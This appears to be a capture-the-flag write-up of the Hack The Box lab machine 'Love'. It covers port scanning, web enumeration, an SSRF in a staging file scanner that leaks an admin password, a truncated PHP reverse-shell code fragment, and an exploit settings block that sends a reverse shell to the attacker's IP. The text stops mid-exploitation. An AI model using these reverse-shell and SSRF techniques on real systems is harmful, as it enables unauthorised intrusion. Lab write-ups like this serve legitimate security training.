
HTB-Love



Love

OS
Windows

RELEASE DATE
01 May 2021

DIFFICULTY
Easy

MACHINE STATE
Retired

Information Gathering

Rustscan

Rustscan finds bunch of ports open. Some of them I am not sure what they are used for, I would have to look in to it:


```
┌──(yoon㉿kali)-[~/Documents/htb/love]
└─$ rustscan --addresses 10.10.10.239 --range 1-65535
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
😵 https://admin.tryhackme.com
<snip>
Host is up, received syn-ack (0.37s latency).
Scanned at 2024-04-24 13:04:31 EDT for 3s

PORT      STATE SERVICE      REASON
```

```
80/tcp    open  http          syn-ack
135/tcp   open  msrpc         syn-ack
139/tcp   open  netbios-ssn   syn-ack
443/tcp   open  https         syn-ack
445/tcp   open  microsoft-ds  syn-ack
3306/tcp  open  mysql         syn-ack
5000/tcp  open  upnp          syn-ack
5040/tcp  open  unknown       syn-ack
5985/tcp  open  wsman         syn-ack
5986/tcp  open  wsmans        syn-ack
7680/tcp  open  pando-pub     syn-ack
47001/tcp open  winrm         syn-ack
49664/tcp open  unknown       syn-ack
49666/tcp open  unknown       syn-ack
49667/tcp open  unknown       syn-ack
49668/tcp open  unknown       syn-ack
49669/tcp open  unknown       syn-ack
49670/tcp open  unknown       syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.68 seconds
```

Enumeration

SMB - TCP 445


Null login is not allowed:




```
┌──(yoon㉿kali)-[~/Documents/htb/love]
└─$ smbclient -N -L //10.10.10.239
session setup failed: NT_STATUS_ACCESS_DENIED
```

HTTP(s) - TCP 80 & 443

Website shows a login portal for Voting System:




Searchsploit finds several exploits for Voting System. I will look more into this later:



```
┌──(yoon㉿kali)-[~/Documents/htb/love]
└─$ searchsploit 'voting system'
---------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------
Online Voting System - Authentication Bypass                                                  | php/webapps/43967.py
Online Voting System 1.0 - Authentication Bypass (SQLi)                                       | php/webapps/50075.txt
Online Voting System 1.0 - Remote Code Execution (Authenticated)                              | php/webapps/50076.txt
Online Voting System 1.0 - SQLi (Authentication Bypass) + Remote Code Execution (RCE)         | php/webapps/50088.py
Online Voting System Project in PHP - 'username' Persistent Cross-Site Scripting              | multiple/webapps/49159.txt
Voting System 1.0 - Authentication Bypass (SQLI)                                              | php/webapps/49843.txt
Voting System 1.0 - File Upload RCE (Authenticated Remote Code Execution)                     | php/webapps/49445.py
Voting System 1.0 - Remote Code Execution (Unauthenticated)                                   | php/webapps/49846.txt
Voting System 1.0 - Time based SQLI  (Unauthenticated SQL injection)                          | php/webapps/49817.txt
WordPress Plugin Poll_ Survey_ Questionnaire and Voting system 1.5.2 - 'date_answers' Blind S | php/webapps/50052.txt
---------------------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```


After directory bruteforcing and enumeration, I found several more paths on the website:



```
admin
    /
    ballot.php
    candidates.php
    candidates_add.php
    home.php
    index.php
    logout.php
    positions.php
    voters.php
    votes.php
```

`/admin` is definetly an interesting path.

HTTPs shows forbidden page:




Forbidden

You don't have permission to access this resource.

Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at 10.10.10.239 Port 443


However I can still obtain subdomain information from it:



Subject Name	
Country	PortSwigger
Organization	PortSwigger
Organizational Unit	PortSwigger CA
Common Name	staging.love.htb

staging.love.htb - TCP 80

`http://staging.love.htb` shows a different page from Voting System:



Free File Scanner

FFS will scan your files for recognized malware signatures.


Our purpose is to provide a easy online file scanner to protect the internet folks from well known malware viruses and worms.

Sign up today


We are not live yet please subscribe to get updates

Clicking on **Demo** directs me to **beta.php** where I can submit file url for scanning:

`http://staging.love.htb/beta.php`




I will try making connection to my local Kali machine:




Specify the file url: 10.10.14.21:1338

You can see that connection is being made from the website:



```
┌──(yoon㉿kali)-[~/Downloads]
└─$ nc -lvnp 1338
listening on [any] 1338 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.239] 52416
GET / HTTP/1.1
Host: 10.10.14.21:1338
Accept: */*
```

I tried uploading webshell but it won't work since the webapp seems to be not reading the php script:




array("pipe", "r"), // stdin is a pipe that the child will read from 1 => array("pipe", "w"), // stdout is a pipe that the child will write to 2 => array("pipe", "w") // stderr is a pipe that the child will write to); $process = proc_open($shell, $descriptorspec, $pipes); if (!is_resource($process)) { printit("ERROR: Can't spawn shell"); exit(1); } // Set everything to non-blocking // Reason: Occsionally reads will block, even though stream_select tells us they won't stream_set_blocking($pipes[0], 0); stream_set_blocking($pipes[1], 0); stream_set_blocking($pipes[2], 0); stream_set_blocking($sock, 0); printit("Successfully opened reverse shell to $ip:$port"); while (1) { // Check for end of TCP connection if

Shell as phoebe

SSRF

Instead of uploading web shell, I wil try accessing internal service running on port 5000:




Specify the file url:

http://127.0.0.1:5000

Enter the url of the file to scan

I can access port 5000 through SSRF and read password for the admin: **@LoveIsInTheAir!!!!**




Password Dashboard

Voting system Administration

Vote Admin Creds admin: @LoveIsInTheAir!!!!

Weirdly, using the credential won't work on login portal:



Voting System


Sign in to start your session

admin

●●●●●●●●●●●●●●●●●●

Cannot find voter with the ID

However, through `/admin` page, I can successfully sign-in:



Dashboard

0 No. of Positions

0 No. of Candidates

0 Total Voters

0 Voters Voted

Votes Tally


Copyright © 2018 SourceCodeSter

All rights reserved

Authenticated RCE


Voting system 1.0 seems to be vulnerable to Authenticated RCE.

After downloading payload, I will edit my setting as such:




```
# ——— Edit your settings here ———
IP = "10.10.10.239" # Website's URL
USERNAME = "admin" #Auth username
PASSWORD = "@LoveIsInTheAir!!!!" # Auth Password
REV_IP = "10.10.14.21" # Reverse shell IP
REV_PORT = "1337" # Reverse port
# ————————————————————————————————
```

I will also edit the vulnerable to url as such:



